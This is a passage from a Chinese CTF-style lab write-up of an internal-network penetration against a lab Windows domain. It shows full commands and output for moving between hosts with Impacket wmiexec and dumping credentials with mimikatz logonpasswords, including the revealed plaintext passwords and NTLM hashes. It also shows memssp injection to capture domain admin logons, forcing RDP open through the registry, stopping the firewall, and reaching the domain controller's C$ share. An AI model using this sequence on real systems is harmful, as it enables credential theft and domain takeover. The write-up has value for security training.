C:\Users\Railgun\Desktop>wmiexec.exe administrator:123qwe!ASD@192.168.93.20
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e9c2:7728:85f1:d04f%10
   IPv4 Address. . . . . . . . . . . : 192.168.93.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter Local Area Connection* 8:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\>_
```

可以执行命令了，我们去抓一下密码。

但是执行完mimikatz.exe直接没反应啊，所以可能这个不能做到交互吧...

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"  "exit"> password.txt
```


上述命令为非交互情况下使用mimikatz读取密码。



```
PS C:\Users\Railgun\Desktop>   ./wmiexec.exe administrator:123qwe!ASD@192.168.93.20
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"  "exit"> password.txt

  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 13174272 (00000000:00c90600)
Session           : Interactive from 2
User Name         : Administrator
Domain            : TEST
Logon Server      : WIN-8GA56TNV3MV
Logon Time        : 2019/12/15 13:24:56
SID               : S-1-5-21-1528753600-3951244198-520479113-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : TEST
         * LM       : fc5d63d71569f04399b419bc76e2eb34
         * NTLM     : 18edd0cc3227be3bf61ce198835a1d97
         * SHA1     : 0f058e319f079c15fe3449bbeffc086cfa4d231e
        tspkg :
         * Username : Administrator
         * Domain   : TEST
         * Password : zxcASDqw123!!
        wdigest :
         * Username : Administrator
         * Domain   : TEST
         * Password : zxcASDqw123!!
        kerberos :
         * Username : Administrator
         * Domain   : TEST.ORG
         * Password : zxcASDqw123!!
        ssp :
        credman :
```


注意看域，不要去用其他本地密码尝试。

若读不到：



```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # misc::memssp
Injected =)

mimikatz # _
```


这样等域控管理员登陆就可以得到域控的密码了。



```
C:\Users\liukaifeng01>type c:\windows\system32\mimilsa.log
[00000000:00099808] GOD\Administrator   hongri@u123
[00000000:00054f8e] GOD\Administrator   hongri@u123
[00000000:000abd56] GOD\Administrator   hongri@u123
[00000000:000c9aa3] GOD\liukaifeng01    admin123@u
[00000000:000c9ab9] GOD\liukaifeng01    admin123@u
[00000000:000ed436] GOD\liukaifeng01    admin123@u
[00000000:000ed44b] GOD\liukaifeng01    admin123@u
[00000000:000c9ab9] GOD\liukaifeng01    admin123@u
[00000000:000c9aa3] GOD\liukaifeng01    admin123@u
```


这样登陆的全被记录了下来。

有了域控密码，接下来就是找域控啦！



```
C:\>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : win2008
   Primary Dns Suffix  . . . . . . . : test.org
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : test.org

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-AB-44-EC
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::e9c2:7728:85f1:d04f%10(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.93.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-2C-55-47-00-0C-29-AB-44-EC
   DNS Servers . . . . . . . . . . . : 192.168.93.10
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter Local Area Connection* 8:
```


看到域是test.org



```
C:\>ping test.org

Pinging test.org [192.168.93.10] with 32 bytes of data:
Reply from 192.168.93.10: bytes=32 time<1ms TTL=128
Reply from 192.168.93.10: bytes=32 time<1ms TTL=128
Reply from 192.168.93.10: bytes=32 time<1ms TTL=128
Reply from 192.168.93.10: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.93.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>_
```

这样确定域控就是那台windows server 2012了。


0x3.4 WinServer2012 AD



```
root@NightsWatch:~/Desktop/mimikatz/x64# proxychains nmap -sT -Pn -p 3389,4
45 192.168.93.10
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-14 16:09 EST
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.10:3389-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.10:445-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.93.10
Host is up (13s latency).

PORT     STATE  SERVICE
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 16.14 seconds
```


开了3389，没开域控，这里有两种办法，先说第一种。

还是靠SMB执行命令强开3389



```
PS C:\Users\Railgun\Desktop>   ./wmiexec.exe administrator:zxcASDqw123!!@192.168.93.10
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.
```

但是没打开...server2003就是Ok的，不过还是可以执行命令。




```
PS C:\Users\Railgun\Desktop> ./wmiexec.exe administrator:zxcASDqw123!!@192.168.93.10
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir C:\users\administrator\documents
 Volume in drive C has no label.
 Volume Serial Number is D6DC-065A

 Directory of C:\users\administrator\documents

10/31/2019  12:52 AM    <DIR>          .
10/31/2019  12:52 AM    <DIR>          ..
10/31/2019  12:53 AM                13 flag.txt
               1 File(s)             13 bytes
               2 Dir(s)  50,317,246,464 bytes free

C:\>dir D:\users\administrator\documents\flag.txt
The device is not ready.

C:\>type D:\users\administrator\documents\flag.txt
The device is not ready.

C:\>type C:\users\administrator\documents\flag.txt
this is flag!
C:\>
```

现在考虑不是3389没打开而是有防火墙,关一下试试。

```
3389:
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 0 /f

firewall:
net stop mpssvc
```

后来我去看了，3389真的开了，防火墙真的关了，我真的连不上...

第二种就是$IPC入侵了。



```
PS C:\Users\Railgun\Desktop>  ./wmiexec.exe administrator:123qwe!ASD@192.168.93.20
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>net use \\192.168.93.10\C$ zxcASDqw123!! /user:test\Administrator
The command completed successfully.

C:\>dir \\192.168.93.10\C$\users\administrator\Documents
```

该种方法不能在本地运行，本地找不到域控。

0x4 结束


0x4.1 进行内网渗透的思路

边界机拿到手以后可以根据情况考虑提权，以它作为跳板(ew,msf)，然后迅速探测内网存活主机，探测操作系统以及开放端口，存不存在CVE，存不存在有缺陷的服务。对于域中的windows可以选择CVE直接打或者爆破3389或者爆破smb，拿到权限后可以使用mimikatz来读取域中的密码或执行命令，然后探测域控主机。

END

原创投稿作者：Railgun
作者博客：www.pwn4fun.com

本文由公众号HACK学习排版编辑整理



精选留言

用户设置不下载评论